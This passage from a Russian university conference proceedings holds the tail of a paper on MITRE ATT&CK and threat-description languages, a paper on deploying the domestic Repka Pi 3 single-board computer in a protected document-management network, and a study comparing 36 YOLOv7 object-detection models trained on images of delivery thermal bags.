«Lockheed Martin», которые также были частично использованы при разработке базы данных MITRE ATT&CK.



Рис. 1. Взаимосвязь этапов «Разведка» и «Обнаружение» с другими этапами кибератаки

Основным выводом, который можно сделать на основе проведенного анализа является то, что для целей построения цепочек атакующих техник в рамках проактивного реагирования, основным фактором, имеющим существенное влияние, является состав защищаемой инфраструктуры. Отсюда вытекает необходимость исследования существующих языков описания киберугроз на предмет наличия достаточных возможностей описания платформ и инфраструктурных компонентов, которые бы позволили установить корреляцию между инфраструктурными компонентами и конкретными атакующими техниками.

#### Список используемых источников

1. «Какие техники MITRE ATT&CK выявляет PT NAD», интернет-ресурс. URL: <https://mitre.ptsecurity.com/ru-RU/techniques> (дата обращения 20.02.2023).
2. STIX Version 2.1. Edited by Bret Jordan, Rich Piazza, and Trey Darley. 10 June 2021. OASIS Standard. интернет-ресурс. URL: <https://docs.oasis-open.org/cti/stix/v2.1/os/stix-v2.1-os.html> (дата обращения 20.02.2023).
3. «MITRE CTI Repository description», интернет-ресурс. URL: <https://github.com/mitre/cti/blob/master/README.md> (дата обращения 20.02.2023).

УДК 004.382.4  
ГРНТИ 20.53.21

## ПРИМЕНЕНИЕ ОТЕЧЕСТВЕННОГО ОДНОПЛАТНОГО КОМПЬЮТЕРА PERKA P1 3 В КОНТУРЕ ИНФОРМАЦИОННО-ЗАЩИЩЕННОЙ СИСТЕМЫ

**С. В. Борисов, В. А. Севостьянов, Ю. В. Фомин, С. И. Штеренберг**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Вопрос импортозамещения становится актуальным с каждым днём. В частности, огромное влияние в рамках информационной безопасности оказывает аппаратная составляющая. Одноплатные компьютеры способны выступать в качестве множества разных элементов, как и со стороны потенциальных угроз информационной безопасности, так и в качестве элемента, обеспечивающего информационную безопасность. На сегодняшний день появляется множество различных плат отечественного производства, изучение и применение которых в практике, только начинается.*

*одноплатные компьютеры, импортозамещение, системы документооборота.*

Актуальность импортозамещения непрерывно растёт с каждым днём. Данный вопрос крайне важен в сфере аппаратного обеспечения, особенно в информационной безопасности. В частности, особого внимания заслуживают одноплатные компьютеры, которые уже применяются во многих задачах. Платы способны к применению в более гибких и сложных системах, к примеру, для обеспечения комплексной информационной безопасности участков или в качестве автоматизированных рабочих мест. Более скоростной монтаж, унификация, возможность совмещения с аппаратной периферии на более развитом программном уровне в значительной степени выделяют такие решения.

Несмотря на ускоряющиеся темпы разработок и производства аппаратных конфигураций для архитектуры x86, массовое производство и открытый доступ к физическим лицам таких устройств, всё ещё крайне ограничен. В свою очередь, это несёт не постоянство поставок даже для государственных учреждений, сложность и дороговизну внедрения в уже существующие системы. Потратив экономические ресурсы и время на оптимизацию, отлаживание работы программной составляющей под специфичную архитектуру, каких-либо чётких гарантий на дальнейшее производство конкретного аппаратного элемента могут не даваться вовсе. Ярким примером такого может являться введение санкций, ограничивающие выпуск процессоров Baikal S, из-за чего их дальнейшая судьба остается под вопросом [1].



В рамках необходимости внедрения в контур уже существующих информационно-защищенных систем, к примеру, в систему электронного документооборота, могут использоваться отечественные одноплатные компьютеры. Данное решение выделяет унификация производства, и разработка на уже существующих аппаратных элементах платы. Платы данного типа уже производятся в России и находятся в свободной продаже.

Одним из таких типов одноплатных компьютеров является Repka Pi [2]. Это целая группа одноплатных компьютеров, созданная и разработанная RBS Computers, основной задачей и целью которых является выступать аналогом компьютеров серии Raspberry Pi. Обеспечение обратной совместимости проектов является ключевым преимуществом. Платы данного сегмента производятся по типу Российской разработки неполного цикла. В качестве Российской разработки выступает само проектирование платы и ряд компонентов, произведенных на территории Российской Федерации, но такие элементы как сам SoC процессор, память и модули связи, произведены на территории материкового Китая [3]. Сама же непосредственная сборка происходит так же на территории России. Такое решение несет ряд значительных преимуществ, в частности уменьшения зависимости от поставщиков, а также возможность параллельного импорта необходимых комплектующих для производства. Нет необходимости тратить десятки лет на изучение потенциально устаревших технологий для собственного производства. Появляется возможность проектирования и изготовления плат под определенный спектр задач на заказ. А также, знакомая и стабильная аппаратная база, под которую разработка программной части не является затруднительной и непосредственные гарантийные обязательства от производителя, который находится на территории Российской Федерации.

На данный момент, в серийном производстве из серии плат Repka Pi находится одноплатный компьютер Repka Pi 3 (рис. 1) [4], который является аналогом компьютера Raspberry Pi 3.

Для одноплатного компьютера Repka Pi 3 предусмотрена своя прошивка под названием Repka OS, созданная на основе Ubuntu 20.04 TLS. Это позволяет про-




Рис. 1. Одноплатный компьютер Repka Pi 3

известить интеграцию одноплатного компьютера в контур информационно-защищенной системы, к примеру, для применения в качестве автоматизированного рабочего места, способному к работе с документооборотом учреждения.

Произведем внедрение одноплатного компьютера Rerka Pi 3 на примере существующей внутренней системы документооборота учреждения, разработанного для платформы Windows, в контур информационно-защищенной системы. Производитель предоставляет возможность выбора версии дистрибутива, в зависимости от типа охлаждения. В качестве примера будет рассмотрен образ версии 1.0.8 (29.03.23) с применением активного охлаждения и максимальной частотой процессора до 1.4 ГГц. Для установки прошивки согласно документации производителя [5] RBS Computers, будет использована утилита balenaEtcher (рис. 2).

После успешной записи дистрибутива на microSD производится первый запуск системы. При первом запуске системы одноплатный компьютер уже готов к работе. В рамках рассматриваемой информационно-защищенной системы подразумевается статическая адресация сети, соответственно, для подключения к защищенной локальной сети необходима настройка соединения с указанием статического IP-адреса, маски и шлюза. Для необходимой настройки необходимо открыть файл, находящийся по пути '/etc/network/interfaces' и указать все данные для подключения. В качестве примера был использован текстовый редактор "nano" (рис. 3).




Рис. 2. Процесс записи прошивки Rerka OS

Для подключения к защищенной локальной сети необходима настройка соединения с указанием статического IP-адреса, маски и шлюза. Для необходимой настройки необходимо открыть файл, находящийся по пути '/etc/network/interfaces' и указать все данные для подключения. В качестве примера был использован текстовый редактор "nano" (рис. 3).




Рис. 3. Редактирование файла interfaces



После проведения необходимой настройки, и дополнительной конфигурации закрытой системы, одноплатный компьютер может успешно войти в контур информационно-защищенной системы с ограниченными правами (рис. 4).




Рис. 4. Использование одноплатного компьютера в контуре информационно-защищенной системы

Пример рассматриваемой модели системы, в качестве своей основы частично использует работу Java JRE клиента. Для получения функционально графических возможностей необходимо произвести дополнительную установку клиента. В качестве примера, была произведена установка пакета Java openjdk-11 для arm64 [6]. Необходимая команда для установки “sudo apt get install default-jdk”. Для возможности установки, необходимо переподключить одноплатный компьютер к интернет-сети, указав необходимые для этого параметры в файле interfaces.

Для возможности работы скриптовой части браузера в совокупности с графической оболочкой Java, был использован пакет icedtea-netx [7]. Необходимая команда для установки “sudo apt install icedtea-netx”. После установки необходимой программной части, необходимо переподключить плату в локальную сеть с используемым документооборотом. Используя браузер, производится загрузка стартового файла формата jnlp. Запуск данного файла, начинает старт нового исполняемого файл формата jar, который уже в свою очередь начинает работу системы электронного документа оборота, запрашивая логин и пароль для авторизации (рис. 5).




Рис. 5. Окно авторизации

Результатом станет успешное подключение и запуск системы электронного документооборота в контуре информационно-защищенной системы на базе одноплатного компьютера Рерка Pi 3 (рис. 6). Данный факт доказывает успешность применения одноплатного компьютера отечественного производства в рамках потенциальной возможности импортозамещения.




Рис. 6. Успешное подключение к системе документооборота

#### Список используемых источников

1. Российский серверный процессор Baikal S [Электронный ресурс]. URL: <https://habr.com/ru/post/693180/> (дата обращения 10.03.2023).
2. Проект Рерка Pi — переклеивание этикеток или реальная разработка? [Электронный ресурс]. URL: <https://habr.com/ru/post/688570/> (дата обращения 10.03.2023).
3. Рерка Pi 3 – смотрим и тестируем первый отечественный одноплатный компьютер [Электронный ресурс]. URL: <https://habr.com/ru/post/716674/> (дата обращения 10.03.2023).
4. Рерка Pi 3 – русский ответ Raspberry Pi [Электронный ресурс]. URL: <https://rbs-computers.ru/repkapi3/> (дата обращения 10.03.2023).
5. Рерка Pi 3 – Руководство пользователя [Электронный ресурс]. URL: <https://download.robointellect.ru/user-doc-repka-pi3.pdf> (дата обращения 10.03.2023).
6. Install the Java Runtime Environment – Ubuntu [Электронный ресурс]. URL: <https://ubuntu.com/tutorials/install-jre#2-installing-openjdk-jre> (дата обращения 10.03.2023).
7. Execute / Open JNLP files on Linux – Ubuntu / Debian / Fedora / Arch [Электронный ресурс]. URL: <https://computingforgeeks.com/how-to-execute-open-jnlp-files-on-linux/> (дата обращения 10.03.2023).

УДК 004.931  
ГРНТИ 28.23.15

## ИССЛЕДОВАНИЕ МОДЕЛЕЙ НЕЙРОСЕТЕЙ YOLOV7 ДЛЯ ДЕТЕКТИРОВАНИЯ ОБЪЕКТОВ НА ИЗОБРАЖЕНИЯХ

Ю. М. Бородянский, А. А. Дюпин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной работе исследуется точность детектора объектов YOLOv7 на пользовательском наборе данных. В ходе исследования анализируется 36 обученных моделей нейросети данной архитектуры с различными гиперпараметрами.*

*глубокое обучение, детектирование объектов, компьютерное зрение.*

Детектирование объектов (*object detection*) – это направление компьютерного зрения, связанное с нахождением рамок объектов на изображении посредством определения координат и классификации их ограничивающих рамок из множества заранее известных объектов. Распознавание объектов является практически невыполнимой задачей для обычных алгоритмов, так как для компьютера изображение это – не абстракция, а лишь набор пикселей. По этой причине для решения подобного рода задач используются нейронные сети, способные выделять нужные признаки из изображений.

YOLO (*You Only Look Once*) – это эффективный одноэтапный алгоритм глубокого обучения, использующий сверточные нейронные сети для распознавания объектов и способный работать в реальном времени. Первая версия данного алгоритма была выпущена в 2015 году, и его разработка продолжается до сих пор [1].

Перед исследованием седьмой версии YOLO необходимо поговорить об измерении точности детекторов. Для оценки точности детекторов используются специальные метрики. Например, метрика *Intersection over Union* представляет собой коэффициент пересечения истинных координат объекта (область A) с найденными (Область B) [2].

$$IOU = \frac{A \cap B}{A \cup B},$$

Детекторы могут определять объекты неверно. Из-за чего могут быть различные виды срабатываний детектора. Такими видами срабатываний могут быть:

- правдиво-положительные срабатывания (TP – *true positive*);
- правдиво-негативные срабатывания (TN – *true negative*);

- ложно-положительные срабатывания (FP – *false positive*);
- ложно-негативные срабатывания (FN – *false negative*).

На рис. 1 продемонстрирована визуализация различных срабатываний алгоритма детектора на изображении. В данном примере предполагается, что модель обучена определять термические сумки.




Рис. 1. визуализация различных срабатываний детекторов объектов

На основании данных срабатываний можно высчитать значение метрик Precision и Recall, демонстрирующих возможность модели делать правильные прогнозы и делать прогнозы вообще соответственно.

$$\text{Precision} = \frac{TP}{TP+FP}, \quad (1)$$

$$\text{Recall} = \frac{TP}{TP+FN}, \quad (2)$$

Метрика Average Precision показывает зависимость модели между Precision (1) и Recall (2).

$$\text{Average Precision (AP)} = \int_{r=0}^1 p(r)dr,$$

Также существует метрика mean Average Precision, высчитывающая среднее значение по всем классам для AP.

$$\text{mAP} = \frac{1}{N} \sum_{i=1}^N AP_i,$$

И так, YOLOv7, на данный момент, представляет собой один из лучших алгоритмов, использующих нейросети [1], для детектирования объектов. Из рис. 2 видно, что YOLOv7 работает точнее и быстрее предыдущих версий [3], так как показатель метрики AP для набора данных Microsoft COCO выше, а время обработки изображения быстрее.

Однако детектирование не заканчивается одним набором данных COCO. Именно поэтому было принято решение исследовать поведение модели при обучении на пользовательском наборе данных. В качестве такого

набора данных были собраны 5000 изображений термических сумок, 4500 из которых были использованы для обучения моделью и 500 для валидации. Всего было обучено 36 моделей с различными гиперпараметрами (размер входных изображений, оптимизатор) и различными предобученными весами YOLOv7[4]. Каждая модель обучалась на протяжении 200 эпох.




Рис. 2. график сравнения версий YOLO

Из рис. 3 видно, что некоторые модели во время обучения сильно меняли значение точности, что говорит об их нестабильности. Несмотря на это, большая часть довольно уверенно преодолела границу точности в 0,83 mAP, что является довольно хорошим показателем.




Рис. 3. график сравнения обученных моделей YOLOv7



В таблице 1 представлены более подробные результаты обучения моделей.

ТАБЛИЦА 1. Значения обучения нейросетей

Название модели	Размер фото, px	Оптимизатор	mAP@.5 :.95	Лучшая эпоха	Box loss	obj loss
yolov7_320_sgd	320×320	SGD	0.8527	114	0.02701	0.009996
yolov7_320_adam	320×320	Adam	0.8335	162	0.05366	0.006922
yolov7_448_sgd	448×448	SGD	0.8565	123	0.02972	0.01294
yolov7_448_adam	448×448	Adam	0.8407	153	0.02878	0.01116
yolov7_640_sgd	640×640	SGD	0.8593	122	0.02576	0.01268
yolov7_640_adam	640×640	Adam	0.837	151	0.04229	0.009806
yolov7_x_320_sgd	320×320	SGD	0.8591	138	0.02619	0.01096
yolov7_x_320_adam	320×320	Adam	0.8426	156	0.0297	0.009867
yolov7_x_448_sgd	448×448	SGD	0.8613	137	0.02694	0.01222
yolov7_x_448_adam	448×448	Adam	0.8462	150	0.0245	0.01057
yolov7_x_640_sgd	640×640	SGD	0.8632	95	0.02725	0.01136
yolov7_x_640_adam	640×640	Adam	0.8399	168	0.03969	0.01024
yolov7_w6_320_sgd	320×320	SGD	0.8587	141	0.01163	0.00182
yolov7_w6_320_adam	320×320	Adam	0.8402	150	0.01177	0.001772
yolov7_w6_448_sgd	448×448	SGD	0.8577	81	0.03419	0.002501
yolov7_w6_448_adam	448×448	Adam	0.8429	136	0.03313	0.002528
yolov7_w6_640_sgd	640×640	SGD	0.8586	110	0.01915	0.003132
yolov7_w6_640_adam	640×640	Adam	0.844	155	0.01413	0.003367
yolov7_e6_320_sgd	320×320	SGD	0.8494	189	0.01174	0.001805
yolov7_e6_320_adam	320×320	Adam	0.8443	120	0.02268	0.001775
yolov7_e6_448_sgd	448×448	SGD	0.8588	124	0.03152	0.002492
yolov7_e6_448_adam	448×448	Adam	0.8461	121	0.03294	0.002324
yolov7_e6_640_sgd	640×640	SGD	0.8463	171	0.01369	0.003691
yolov7_e6_640_adam	640×640	Adam	0.8421	167	0.01452	0.003477
yolov7_d6_320_sgd	320×320	SGD	0.8412	131	0.01227	0.001869
yolov7_d6_320_adam	320×320	Adam	0.8416	142	0.02426	0.00173
yolov7_d6_448_sgd	448×448	SGD	0.8247	131	0.02843	0.002698
yolov7_d6_448_adam	448×448	Adam	0.8507	135	0.03491	0.002323
yolov7_d6_640_sgd	640×640	SGD	0.8406	114	0.02092	0.003188
yolov7_d6_640_adam	640×640	Adam	0.8419	84	0.04644	0.002607
yolov7_e6e_320_sgd	320×320	SGD	0.855	82	0.0114	0.003182
yolov7_e6e_320_adam	320×320	Adam	0.8493	138	0.01189	0.001739
yolov7_e6e_448_sgd	448×448	SGD	0.8565	94	0.03492	0.002731
yolov7_e6e_448_adam	448×448	Adam	0.8475	142	0.03495	0.002311
yolov7_e6e_640_sgd	640×640	SGD	0.8571	144	0.01887	0.003017
yolov7_e6e_640_adam	640×640	Adam	0.8444	146	0.0189	0.003557

На рис. 4 представлены результаты детектирования термических сумок на изображениях доставщиков.




Рис. 4. результаты детектирования пользовательского класса

Таким образом, результаты исследования более 30 моделей показали стабильность в обучении на пользовательском наборе данных и продемонстрировали высокий уровень точности определения классов, что говорит об эффективности алгоритма YOLOv7 в решении задач детектирования.

#### Список используемых источников

1. Krohn J., Beylveld G., Bassens A. Deep Learning Illustrated: A Visual, Interactive Guide to Artificial Intelligence. Boston, Columbus, New York, San Francisco, Amsterdam, Cape Town, Dubai, London, Madrid, Milan, Munich, Paris, Montreal, Toronto, Delhi, Mexico City, São Paulo, Sydney, Hong Kong, Seoul, Singapore, Taipei, Tokyo : Addison-Wesley, 2019. 368 p. ISBN-13: 978-0-13-511669-2; ISBN-10: 0-13-511669-4.

2. David J. Hand, Peter Christen, Nishadi Kirielle. An Interpretable Transformation of the F-measure [Электронный ресурс] // Метрики компьютерного зрения: электрон. научн. статья. 2008. URL: <https://arxiv.org/pdf/2008.00103.pdf> (дата обращения 15.01.2022).

